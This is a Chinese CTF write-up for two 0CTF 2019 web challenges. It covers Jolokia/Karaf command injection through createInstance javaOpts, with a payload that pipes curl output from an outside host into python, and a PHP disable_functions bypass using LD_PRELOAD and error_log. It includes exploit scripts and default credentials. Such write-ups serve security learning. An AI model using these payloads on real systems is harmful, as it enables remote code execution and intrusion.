
0ctf2019 web writeup

pupil / 2019-03-28 08:50:00 / 浏览数 3545 安全技术 CTF 顶(1) 踩(0)

0ctf2019 web writeup

rr师傅的题太棒了

web1



谷歌可知道ghost pepper又名jolokia，看到这个就想到之前的jolokia敏感api漏洞
`https://paper.seebug.org/850/`
直接访问发现有个需要登录使用提示karaf，karaf登录，发现404

访问jolokia返回一堆json，证明猜测正确，接下来看看有没有可以直接利用的类/jolokia/list
，因为没有内置tomcat所以无法使用realm这个类进行rce，当然因为不是spring所以也没有reloadurl这个方法，那很明显要自己去挖一个构造链

```
⊟{
    "request":⊞Object{...},
    "value":⊟{
        "java.util.logging":⊞Object{...},
        "org.eclipse.jetty.server.session":⊞Object{...},
        "org.ops4j.pax.web.service.jetty.internal":⊞Object{...},
        "org.eclipse.jetty.jmx":⊞Object{...},
        "osgi.compendium":⊞Object{...},
        "java.nio":⊞Object{...},
        "org.apache.karaf":⊞Object{...},
        "JMImplementation":⊞Object{...},
        "org.eclipse.jetty.util.thread":⊞Object{...},
        "java.lang":⊞Object{...},
        "com.sun.management":⊞Object{...},
        "jmx4perl":⊞Object{...},
        "connector":⊞Object{...},
        "org.eclipse.jetty.server":⊞Object{...},
        "sun.nio.ch":⊞Object{...},
        "org.apache.aries.blueprint":⊞Object{...},
        "org.eclipse.jetty.io":⊞Object{...},
        "osgi.core":⊞Object{...},
        "jolokia":⊞Object{...}
    },
    "timestamp":1553683772,
    "status":200
}
```


这里列出了所有可用的mbean，看了一会感觉最有可能出问题的就这几个类

```
"area=jmx,name=root,type=security":{
                "op":{
                    "canInvoke":Array[4]
                },
                "class":"org.apache.karaf.management.internal.JMXSecurityMBeanImpl",
                "desc":"Information on the management interface of the MBean"
            },
```

这里有个canInvoke如何可以反射调用任意方法的话可能存在rce

```
"name=root,type=instance":{
                "op":{
                    "stopInstance":Object{...},
                    "changeRmiRegistryPort":Object{...},
                    "createInstance":Array[2],
                    "cloneInstance":Object{...},
                    "destroyInstance":Object{...},
                    "changeSshPort":Object{...},
                    "changeSshHost":Object{...},
                    "renameInstance":Array[2],
                    "startInstance":Array[3],
                    "changeJavaOpts":Object{...},
                    "changeRmiServerPort":Object{...}
                },
```

```
                "attr":{
                    "Instances":Object{...}
                },
                "class":"org.apache.karaf.instance.core.internal.InstancesMBeanImpl",
                "desc":"Information on the management interface of the MBean"
            }
```


这里有个instance如果可以通过在creatinstance的时候注入参数，在startinstance存在jndi或者命令注入的话可以rce


```
"connector":{
            "name=rmi":{
                "op":{
                    "stop":Object{...},
                    "start":Object{...},
                    "toJMXConnector":Object{...}
                },
                "attr":{
                    "Active":Object{...},
                    "Address":Object{...},
                    "Attributes":Object{...},
                    "ConnectionIds":Object{...},
                    "MBeanServerForwarder":{
                        "rw":false,
                        "type":"javax.management.remote.MBeanServerForwarder",
                        "desc":"Attribute exposed for management"
                    }
                },
                "class":"javax.management.remote.rmi.RMIConnectorServer",
                "desc":"Information on the management interface of the MBean"
            }
        }
```


这里有个rmi服务，如果可以传入一个jndi url的话可以进行jndi注入


```
"osgi.core":{
            "framework=org.eclipse.osgi,service=permissionadmin,uuid=99d56034-8945-4f47-8f9f-2c0ea0475eb3,version=1.2":Object{.
            "framework=org.eclipse.osgi,type=packageState,uuid=99d56034-8945-4f47-8f9f-2c0ea0475eb3,version=1.5":Object{...},
            "framework=org.eclipse.osgi,type=bundleState,uuid=99d56034-8945-4f47-8f9f-2c0ea0475eb3,version=1.7":Object{...},
            "framework=org.eclipse.osgi,type=framework,uuid=99d56034-8945-4f47-8f9f-2c0ea0475eb3,version=1.7":{
                "op":{
                    "stopBundle":Object{...},
                    "resolve":Object{...},
                    "installBundleFromURL":Object{...},
                    "refreshBundlesAndWait":Object{...},
                    "refreshBundle":Object{...},
                    "resolveBundle":Object{...},
                    "startBundle":Object{...},
                    "refreshBundles":Object{...},
                    "refreshBundleAndWait":Object{...},
                    "updateBundle":Object{...},
                    "installBundle":Object{...},
                    "updateBundleFromURL":Object{...},
                    "restartFramework":Object{...},
                    "updateFramework":Object{...},
                    "shutdownFramework":Object{...},
                    "setBundleStartLevels":Object{...},
                    "getDependencyClosure":Object{...},
                    "getProperty":Object{...},
                    "installBundlesFromURL":Object{...},
                    "startBundles":Object{...},
                    "resolveBundles":Object{...},
                    "updateBundlesFromURL":Object{...},
                    "setBundleStartLevel":Object{...},
                    "updateBundles":Object{...},
                    "installBundles":Object{...},
                    "uninstallBundle":Object{...},
                    "uninstallBundles":Object{...},
                    "stopBundles":Object{...}
                },
                "attr":Object{...},
```

```
            "class":"org.apache.aries.jmx.framework.Framework",
            "desc":"Information on the management interface of the MBean"
        }
```

这里存在一些从url安装bundles的操作，可能存在ssrf或者rce的可能

当然这里感觉最有危险的应该是这个connector 这个mbean
这里如果address可控的话我们貌似可以直接构造一个jndi的注入，那我们来尝试一下

```
test3 = {
   "mbean": "connector:name=rmi",
   "type": "WRITE",
   "attribute": "Address",
   "value": "http://xxxxxx.xxxxx.xxx.xx.x"
}

#expoloit = [create_JNDIrealm, set_contextFactory, set_connectionURL, stop_JNDIrealm, start]
expoloit = [test3]
for i in expoloit:
   rep = req.post(url, json=i,headers=headers)
   #print rep.content
   pprint(rep.json())
```

返回400

```
➜  ~ python test.py http://111.186.63.207:31337/jolokia/
'http://111.186.63.207:31337/jolokia/'
{u'error': u'java.lang.IllegalArgumentException : Cannot convert string http://xxx.xxx.xxx.xxx to typ
e javax.management.remote.JMXServiceURL because no converter could be found',
 u'error_type': u'java.lang.IllegalArgumentException',
 u'request': {u'attribute': u'Address',
              u'mbean': u'connector:name=rmi',
              u'type': u'write',
              u'value': u'http://xxx.xxx.xxx.xxx'},
 u'stacktrace': u'java.lang.IllegalArgumentException: Cannot convert string http://xxx.xxx.xxx.xxx to
 type javax.management.remote.JMXServiceURL because no converter could be found\n\tat org.jolokia.con
verter.object.StringToObjectConverter.convertFromString(StringToObjectConverter.java:223)\n\tat org.j
olokia.converter.object.StringToObjectConverter.prepareValue(StringToObjectConverter.java:114)\n\tat
org.jolokia.handler.WriteHandler.getValues(WriteHandler.java:169)\n\tat org.jolokia.handler.WriteHand
ler.setAttribute(WriteHandler.java:109)\n\tat org.jolokia.handler.WriteHandler.doHandleRequest(WriteH
andler.java:74)\n\tat org.jolokia.handler.WriteHandler.doHandleRequest(WriteHandler.java:38)\n\tat or
g.jolokia.handler.JsonRequestHandler.handleRequest(JsonRequestHandler.java:89)\n\tat org.jolokia.back
```

查了一下资料发现时jndi的url格式不正确，那我们稍作修改一下

```
test3 = {
   "mbean": "connector:name=rmi",
   "type": "WRITE",
   "attribute": "Address",
   "value": "service:jmx:rmi:///jndi/rmi://xxxx.xx.xxx.xx"
}

#expoloit = [create_JNDIrealm, set_contextFactory, set_connectionURL, stop_JNDIrealm, start]
expoloit = [test3]
for i in expoloit:
   rep = req.post(url, json=i,headers=headers)
   #print rep.content
   pprint(rep.json())
```

返回404

```
➜  ~ python test.py http://111.186.63.207:31337/jolokia/
'http://111.186.63.207:31337/jolokia/'
{u'error': u'javax.management.AttributeNotFoundException : Read-only attribute: Address',
 u'error_type': u'javax.management.AttributeNotFoundException',
 u'request': {u'attribute': u'Address',
              u'mbean': u'connector:name=rmi',
              u'type': u'write',
              u'value': u'service:jmx:rmi:///jndi/rmi://xxxx.xx.xxx.xx'},
 u'stacktrace': u'javax.management.AttributeNotFoundException: Read-only attribute: Address\n\tat com
.sun.jmx.mbeanserver.PerInterface.setAttribute(PerInterface.java:100)\n\tat com.sun.jmx.mbeanserver.M
BeanSupport.setAttribute(MBeanSupport.java:230)\n\tat com.sun.jmx.interceptor.DefaultMBeanServerInter
ceptor.setAttribute(DefaultMBeanServerInterceptor.java:746)\n\tat com.sun.jmx.mbeanserver.JmxMBeanSer
ver.setAttribute(JmxMBeanServer.java:739)\n\tat org.jolokia.handler.WriteHandler.setAttribute(WriteHa
ndler.java:112)\n\tat org.jolokia.handler.WriteHandler.doHandleRequest(WriteHandler.java:74)\n\tat or
g.jolokia.handler.WriteHandler.doHandleRequest(WriteHandler.java:38)\n\tat org.jolokia.handler.JsonRe
questHandler.handleRequest(JsonRequestHandler.java:89)\n\tat org.jolokia.backend.MBeanServerExecutorL
ocal.handleRequest(MBeanServerExecutorLocal.java:109)\n\tat org.jolokia.backend.MBeanServerHandler.di
spatchRequest(MBeanServerHandler.java:161)\n\tat org.jolokia.backend.LocalRequestDispatcher.dispatchR
equest(LocalRequestDispatcher.java:99)\n\tat org.jolokia.backend.BackendManager.callRequestDispatcher
```

结果address是read_only属性，这里就走弯路了，想了好久以为有方法可以绕过read_only，结果还是没找到。
这条路断了我们想一下别的mbean，然后我就来到了
`org.apache.karaf:area=jmx,name=root,type=security`
这里有一个caninvoke方法很可疑，跟进去源码分析了一下

```
public boolean canInvoke(String objectName) throws Exception {
        return this.canInvoke((BulkRequestContext)null, objectName);
    }

    public boolean canInvoke(String objectName, String methodName) throws Exception {
        return this.canInvoke((BulkRequestContext)null, objectName, (String)methodName);
    }

    public boolean canInvoke(String objectName, String methodName, String[] argumentTypes) throws Exception {
        return this.canInvoke((BulkRequestContext)null, objectName, methodName, argumentTypes);
    }

    private boolean canInvoke(BulkRequestContext context, String objectName) throws Exception {
        return this.guard == null ? true : this.guard.canInvoke(context, this.mbeanServer, new ObjectName(objectName));
    }

    private boolean canInvoke(BulkRequestContext context, String objectName, String methodName) throws Exception {
        return this.guard == null ? true : this.guard.canInvoke(context, this.mbeanServer, new ObjectName(objectName), methodNa
    }

    private boolean canInvoke(BulkRequestContext context, String objectName, String methodName, String[] argumentTypes) throws
        ObjectName on = new ObjectName(objectName);
        return this.guard == null ? true : this.guard.canInvoke(context, this.mbeanServer, on, methodName, argumentTypes);
    }

    public TabularData canInvoke(Map<String, List<String>> bulkQuery) throws Exception {
        TabularData table = new TabularDataSupport(CAN_INVOKE_TABULAR_TYPE);
        BulkRequestContext context = BulkRequestContext.newContext(this.guard.getConfigAdmin());
        Iterator var4 = bulkQuery.entrySet().iterator();

        while(true) {
            while(var4.hasNext()) {
                Entry<String, List<String>> entry = (Entry)var4.next();
                String objectName = (String)entry.getKey();
                List<String> methods = (List)entry.getValue();
                if (methods.size() == 0) {
                    boolean res = this.canInvoke(context, objectName);
                    CompositeData data = new CompositeDataSupport(CAN_INVOKE_RESULT_ROW_TYPE, CAN_INVOKE_RESULT_COLUMNS, new Ob
                    table.put(data);
                } else {
                    Iterator var8 = methods.iterator();
```

```
                    while(var8.hasNext()) {
                        String method = (String)var8.next();
                        List<String> argTypes = new ArrayList();
                        String name = this.parseMethodName(method, argTypes);
                        boolean res;
                        if (name.equals(method)) {
                            res = this.canInvoke(context, objectName, name);
                        } else {
                            res = this.canInvoke(context, objectName, name, (String[])argTypes.toArray(new String[0]));
                        }

                        CompositeDataSupport data = new CompositeDataSupport(CAN_INVOKE_RESULT_ROW_TYPE, CAN_INVOKE_RESULT_COLU

                        try {
                            table.put(data);
                        } catch (KeyAlreadyExistsException var15) {
                            LOG.warn("{} (objectName = \"{}\", method = \"{}\")", new Object[]{var15, objectName, method});
                        }
                    }
                }
            }

            return table;
        }
    }
```

发现这这是做了一层是否可以反射的判断，并没有真正去反射，这里也凉了,继续找
org.apache.karaf:name=root,type=instance
这里我猜想能不能像之前rr师傅利用realm那样,先用craeteinstance创造一个instance，再start的时候会有jndi操作
https://paper.seebug.org/851/
直接上源码

```
public int createInstance(String name, int sshPort, int rmiRegistryPort, int rmiServerPort, String location, String javaOpts,
        return this.createInstance(name, sshPort, rmiRegistryPort, rmiServerPort, location, javaOpts, features, featuresURLs, "
    }

    public int createInstance(String name, int sshPort, int rmiRegistryPort, int rmiServerPort, String location, String javaOpt
        try {
            if ("".equals(location)) {
                location = null;
            }

            if ("".equals(javaOpts)) {
                javaOpts = null;
            }

            InstanceSettings settings = new InstanceSettings(sshPort, rmiRegistryPort, rmiServerPort, location, javaOpts, this.
            Instance inst = this.instanceService.createInstance(name, settings, false);
            return inst != null ? inst.getPid() : -1;
        } catch (Exception var12) {
            throw new MBeanException((Exception)null, var12.toString());
        }
    }
```

这里有两个create instance方法一个接受8个函数，一个接受9个函数
大致就是创建一个instance

```
public void startInstance(String name, String opts) throws MBeanException {
        try {
            this.getExistingInstance(name).start(opts);
        } catch (Exception var4) {
            throw new MBeanException((Exception)null, var4.toString());
        }
    }

    public void startInstance(String name, String opts, boolean wait, boolean debug) throws MBeanException {
        try {
            Instance child = this.getExistingInstance(name);
            String options = opts;
            if (opts == null) {
```

```
                options = child.getJavaOpts();
            }

            if (options == null) {
                options = "-server -Xmx512M -Dcom.sun.management.jmxremote";
            }

            if (debug) {
                options = options + " -Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjdwp:transport=dt_socket,server=y,suspend=n,a
            }

            if (wait) {
                String state = child.getState();
                if ("Stopped".equals(state)) {
                    child.start(opts);
                }

                if (!"Started".equals(state)) {
                    do {
                        Thread.sleep(500L);
                        state = child.getState();
                    } while("Starting".equals(state));
                }
            } else {
                child.start(opts);
            }

        } catch (Exception var8) {
            throw new MBeanException((Exception)null, var8.toString());
        }
    }
```

看到这里就明白了，可以通过createinstance传入opts，注册javaopts，然后在startinstance的时候会把javaopts拼接进入命令，那答案呼之欲出了

```
import requests as req
import sys
from pprint import pprint

url = sys.argv[1]
pprint(url)
headers = {'Authorization':'Basic a2FyYWY6a2FyYWY='}

test = {
   "mbean":"org.apache.karaf:name=root,type=instance",
   "type": "EXEC",
   "operation": "createInstance(java.lang.String,int,int,int,java.lang.String,java.lang.String,java.lang.String,java.lang.Stri
   "arguments": ['pupiles3',7001,7002,7003,'http://pupiles.com','; curl tools.f1sh.site|python;','hahaha','http://f1sh.site','
}
#"value": "service:jmx:rmi:///jndi/rmi://139.199.27.197:5000"
test1 = {
   "mbean": "org.apache.karaf:name=root,type=instance",
   "type": "EXEC",
   "operation": "startInstance(java.lang.String)",
   "arguments": ["pupiles3"]
}

test2 = {
   "mbean": "org.apache.karaf:name=root,type=instance",
   "type": "READ",
   "attribute": "Instances"
}

expoloit = [test,test1,test2]
for i in expoloit:
   rep = req.post(url, json=i,headers=headers)
   #print rep.content
   pprint(rep.json())
```

后面看了一下别人的wp，发现bundle也是可以通过构造一个恶意jar包来进行rce的

web2

很明显 上来就给了一句话，但是要绕过disable_functions

```
Imagick is a awesome library for hackers to break `disable_funct
ions`.
So I installed php-imagick in the server, opened a `backdoor` fo
r you.
Let's try to execute `/readflag` to get the flag.
Open basedir: /var/www/html:/tmp/08d6cf6b166aefb8f0866411a3b3230
b
Hint: eval($_POST["backdoor"]);
```



```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_we
```

参考链接https://cloud.tencent.com/developer/article/1379245
一开始就非预期的很清晰，利用LD_PRELOAD设置为.so文件再找到一个启新进程的函数
，没禁用putenv，那找一个可以新起一个进程的就可以构造命令执行了，fuzz了一遍php.net的所有函数，终于找到了error_log，当第二个参数为1的时候会调用sendmail

```
import requests
import base64

url = "http://111.186.63.208:31340/"
data = {
   "backdoor": ""
}
data["backdoor"] = "file_put_contents('/tmp/cfc57795f9e7a6e79e4c93c078a66938/godw1nd', base64_decode('{}'));".format(base64.b6
requests.post(url, data = data)
data["backdoor"] = "file_put_contents('/tmp/cfc57795f9e7a6e79e4c93c078a66938/godw1nd.so', base64_decode('{}'));".format(base64
requests.post(url, data = data)
data["backdoor"] = "include('/tmp/cfc57795f9e7a6e79e4c93c078a66938/godw1nd');"
r = requests.post(url + '?cmd=/readflag&outpath=/tmp/cfc57795f9e7a6e79e4c93c078a66938/out&sopath=/tmp/cfc57795f9e7a6e79e4c93c0
print r.content
```


上一篇：TCTF-aegis详解 下一篇：TCTF-aegis详解

1. 1 条回复

lucifaer 2019-03-29 10:38:52

web1其实也可以直接发送请求给karaf装一个webconsole，直接在里面执行命令就行.....

2 回复Ta

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板